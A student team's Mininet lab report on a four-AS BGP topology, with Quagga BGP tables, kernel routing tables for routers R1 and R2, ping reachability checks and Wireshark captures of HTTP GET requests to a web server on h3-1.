Mininet Assignment Report

Team 08

Q1: Draw the topology diagram used for this demo. How many hosts are there and how many Routers are present in the emulated network inside mininet? How many hosts are present in each subnet? (Hint: Each router here represents an autonomous system)

Soln: The topology used for this demo can be represented as shown in Fig. 1 below.




Fig. 1. Topology

- There are 12 hosts in the topology
- There are 4 routers in the topology, each representing an autonomous system.
- There are 3 hosts in each subnet.

Q2: What are all the available interfaces (on both routers and hosts) and what are their IP addresses? Include the IP addresses also in the topology diagram. If an interface does not have an IP address yet, mention it.

Soln: The available interfaces and their IP Addresses are shown in Fig. 2 below. Interfaces without IP Addresses are mentioned as **N/A**.




Fig. 2. Topology with Interface IP Addresses

Q3: Check the reachability for host “h3-1” from at least three other hosts. Post screenshots as proof that you are able to communicate with “h3-1”.

Soln: The reachability to host “h3-1” was checked from three hosts, i.e., “h1-1”, “h2-1” and “h3-3” using the ping command. The hosts could reach “h3-1”, as shown in Fig. 3 below.





Fig. 3. Reachability to host h3-1 from three different hosts

4. What do you see at the router R1 (AS1) ? Explain your interpretation of the entries in the BGP table with screenshots.

Soln: The BGP table of router R1 is as shown in Fig. 4 below.



```
mininet@mininet-vm: ~/bgp
File Edit Tabs Help
mininet@mininet-vm:~/bgp$ sudo python run.py --node R1 --cmd "telnet localhost b
gpd"
Trying ::1...
Connected to localhost.
Escape character is '^]'.

Hello, this is Quagga (version 0.99.22.4).
Copyright 1996-2005 Kunihiro Ishiguro, et al.


User Access Verification

Password:
bgpd-R1> sh ip bgp
BGP table version is 0, local router ID is 9.0.0.1
Status codes: s suppressed, d damped, h history, * valid, > best, i - internal,
              r RIB-failure, S Stale, R Removed
Origin codes: i - IGP, e - EGP, ? - incomplete

   Network          Next Hop            Metric LocPrf Weight Path
*> 11.0.0.0         0.0.0.0                  0         32768 i
*> 12.0.0.0         9.0.0.2                  0             0 2 i
*> 13.0.0.0         9.0.0.2                                0 2 3 i

Total number of prefixes 3
bgpd-R1>
```

Fig. 4. BGP Table of Router R1

Observation: The BGP table of router R1 says

- All the packets destined to subnet 1 with ID 11.0.0.0, must be handled by intra - AS protocol.
- All the packets destined to subnet 2 with ID 12.0.0.0, must be forwarded to router R2 with the address 9.0.0.2.
- All the packets destined to subnet 3 with ID 13.0.0.0, must also be forwarded to router R2 with the address 9.0.0.2.

5. Perform the same for the router R2. Post screenshot. Are the entries in the routers different from each other? Why? What do they signify?

Soln: The BGP table of router R2 is as shown in Fig. 5 below.




Fig. 5. BGP Table of Router R2

Observation: The BGP table of router R1 says

- All the packets destined to subnet 1 with ID 11.0.0.0, must be forwarded to router R1 with the address 9.0.0.1.
- All the packets destined to subnet 2 with ID 12.0.0.0, must be handled by intra - AS protocol.
- All the packets destined to subnet 3 with ID 13.0.0.0, must also be forwarded to router R2 with the address 9.0.1.2.

The entries in this table are different from the entries in the BGP table of router R1, because the routers act as gateway routers to different subnets. This also signifies that router R2 correctly directs traffic of subnets 1 and 2 to their respective gateway routers.

6. Post contents of forwardi￼ng tables at R1 and R2 using “route -n” command by logging into respective routers. Explain the difference between R1’s BGP table and its forwarding table and how the BGP table is used to populate entries in the forwarding table of R1.

Soln: The contents of the routing tables of Routers R1 and R2 are as shown in Fig. 6 below.

Node: R1

```
root@mininet-vm:~/bgp# route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
9.0.0.0         0.0.0.0         255.255.255.0   U     0      0        0 R1-eth4
9.0.4.0         0.0.0.0         255.255.255.0   U     0      0        0 R1-eth5
11.0.1.0        0.0.0.0         255.255.255.0   U     0      0        0 R1-eth1
11.0.2.0        0.0.0.0         255.255.255.0   U     0      0        0 R1-eth2
11.0.3.0        0.0.0.0         255.255.255.0   U     0      0        0 R1-eth3
12.0.0.0        9.0.0.2         255.0.0.0       UG    0      0        0 R1-eth4
13.0.0.0        9.0.0.2         255.0.0.0       UG    0      0        0 R1-eth4
root@mininet-vm:~/bgp# 
```

Node: R2

```
root@mininet-vm:~/bgp# route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
9.0.0.0         0.0.0.0         255.255.255.0   U     0      0        0 R2-eth4
9.0.1.0         0.0.0.0         255.255.255.0   U     0      0        0 R2-eth5
11.0.0.0        9.0.0.1         255.0.0.0       UG    0      0        0 R2-eth4
12.0.1.0        0.0.0.0         255.255.255.0   U     0      0        0 R2-eth1
12.0.2.0        0.0.0.0         255.255.255.0   U     0      0        0 R2-eth2
12.0.3.0        0.0.0.0         255.255.255.0   U     0      0        0 R2-eth3
13.0.0.0        9.0.1.2         255.0.0.0       UG    0      0        0 R2-eth5
root@mininet-vm:~/bgp# 
```

Fig. 6. Routing Tables of Routers R1 and R2

Difference between BGP Table and Routing Table: A BGP Table specifies the destinations and paths only on the Inter - AS level. For example, for a packet destined to some host in subnet 3, the BGP table of router R1 only specifies the detailed path to router 3, which is the gateway router of that subnet, and does not specify further details. On the other hand, the Routing table specifies destinations and paths confined only to a subnet. For any packet destined to outside the subnet, they specify the path to only the gateway router and not further.

Role of BGP Table in filling Routing Table: A BGP Table helps the routing table create its entries for packets destined outside the subnet by informing which all subnets are reachable from that specific gateway router.

7. Run the script website.sh. Open wireshark and listen to an interface. Post screenshots of the HTTP GET requests and the response you received. This should correspond to the output seen on the terminal window.

Soln: The Wireshark capture of HTTP GET requests and responses between host h1-1 and web server h3-1 are as shown in Fig. 7 below.





Fig. 7. HTTP GET Requests and Responses on Wireshark and Terminal Output

8. Modify website.sh as website2.sh by choosing one of the hosts in AS2 to send GET requests to the web server running on h3-1. Post a screenshot of CLI output and wireshark log as the proof.

Soln: The host h2-3 with IP Address 12.0.3.1 was chosen as host to send GET requests to the web server running on h3-1. The Wireshark capture of HTTP GET requests and responses between host h2-3 and web server h3-1 are as shown in Fig. 8 below.



No.	Time	Source	Destination	Protocol	Length	Info
4	2023-11-30 21:42:01.540461000	12.0.3.1	13.0.1.1	HTTP	138	GET / HTTP/1.1
